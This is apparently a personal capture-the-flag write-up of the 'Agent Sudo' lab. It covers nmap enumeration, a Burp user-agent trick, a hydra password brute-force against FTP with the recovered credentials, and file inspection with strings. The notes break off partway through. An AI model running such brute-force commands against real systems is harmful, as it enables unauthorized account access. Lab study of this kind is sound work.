

agent sudo


CTF agent sudo
IP=10.10.219.28

enumeration/scans

enumeration and scans

- nmap
- burpsuite
- nitko - no results
- nessus - no results

website



Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

APACHE HTTP SERVER version: 2.4.29
PHP
UBUNTU

nmap

```
# Nmap 7.93 scan initiated Sat Jul 8 14:15:05 2023 as: nmap -A -v -T4 -oN nmap10.10.219.28Scan.txt 10.10.219.28
Nmap scan report for 10.10.219.28
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ef1f5d04d47795066072ecf058f2cc07 (RSA)
| 256 5e02d19ac4e7430662c19e25848ae7ea (ECDSA)
|_ 256 2d005cb9fda8c8d880e3924f8b4f18e2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Annoucement
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=7/8%OT=21%CT=1%CU=40096%PV=Y%DS=4%DC=T%G=Y%TM=64A9A7D0
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=A)OPS(
OS:O1=M509ST11NW6%O2=M509ST11NW6%O3=M509NNT11NW6%O4=M509ST11NW6%O5=M509ST11
OS:NW6%O6=M509ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(
OS:R=Y%DF=Y%T=40%W=6903%O=M509NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)


Uptime guess: 25.236 days (since Tue Jun 13 08:36:21 2023)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 154.21 ms 10.6.0.1
2 ... 3
4 223.28 ms 10.10.219.28


Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 8 14:15:44 2023 -- 1 IP address (1 host up) scanned in 38.57 seconds
```

#####

```
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
```



INTERCEPT OFF



C

What are you doing! Are you one of the 25 employees? If not, I going to report this incident

Dear agents,

Use your own **codename** as user-agent to access the site.


From,
Agent R


Attention chris,


Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

From,
Agent R




Burp Suite Community Edition 2.3.2019 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn  Settings






Intercept HTTP history WebSockets history  Proxy settings

 Request to http://10.10.219.28:80

Forward Drop **Intercept is on** Action Open browser HTTP/1 (

Pretty **Raw** Hex   

```
1 GET /agent_C_attention.php HTTP/1.1
2 Host: 10.10.219.28
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Inspector     

| | |
|--------------------------|---|
| Request attributes | 2 |
| Request query parameters | 0 |
| Request body parameters | 0 |
| Request cookies | 0 |
| Request headers | 7 |

bruteforce

bruteforce
-ftp - hydra
hash - john
binwalk

hydra

```
root@kali: /home/kali
File Actions Edit View Help
ca-certificates/      libpaper.d/          rpc
ca-certificates.conf lightdm/              runit/
chatscripts/          lighttpd/             samba/
cifs-utils/           locale.alias          sane.d/

(root@kali)-[/home/kali]
# hydra -l chris -P /usr/share/wordlists/rockyou.txt.gz 10.10.249.219 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-09 15:38:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
tries per task
[DATA] attacking ftp://10.10.249.219:21/
[STATUS] 139.00 tries/min, 139 tries in 00:01h, 14344260 to do in 1719:57h, 16 active
[21][ftp] host: 10.10.249.219 login: chris password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-09 15:40:15

(root@kali)-[/home/kali]
#
```

USER = chris

PASSWORD = crystal

```
(kali@kali)-[~]
$ ftp 10.10.249.219
Connected to 10.10.249.219.
220 (vsFTPd 3.0.3)
Name (10.10.249.219:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
```

```
ftp> open To_agentJ.txt
Already connected to 10.10.249.219, use close first.
ftp> ls
229 Entering Extended Passive Mode (|||7429|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||49135|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |*****| 217 8.04 KiB/s 00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (0.83 KiB/s)
```

Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C

Strings

The strings command will print out strings that are at least 4 characters long from a file. A flag may be embedded in a file and this command will allow a quick view of the strings within the file.

Example 1:


You are provided an image named computer.jpg.

Run the following command to view the strings in the file.



```
mrkmety@kali:~ $ strings computer.jpg
JFIF
ICC_PROFILE
lcms
mntrRGB XYZ
9acspAPPL
-lcms
desc
^cprt
wtpt
bkpt
...
DlDH
[gkB
42_#
lf{/
<dXEI\
"DB?
.      q|
+d!m
!p|V
THIS IS A HIDDEN FLAG
```


```
528 To_agentR.txt
529 W\_z#
530 2a ≥
531 To_agentR.txt
532 EwwT
533 |
```

@_z



JOHN





The screenshot shows a text editor window titled "~/.cache/.fr-ZkdGTg/To_agentR.txt - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons for file operations (new, open, save, print, close), editing (undo, redo, cut, copy, paste), and search (find, replace, repeat). The text area contains the following content:



```
1 Agent C,  
2  
3 We need to send the picture to 'QXJlYTUx' as soon as possible!  
4  
5 By,  
6 Agent R  
7 |
```

Agent C,

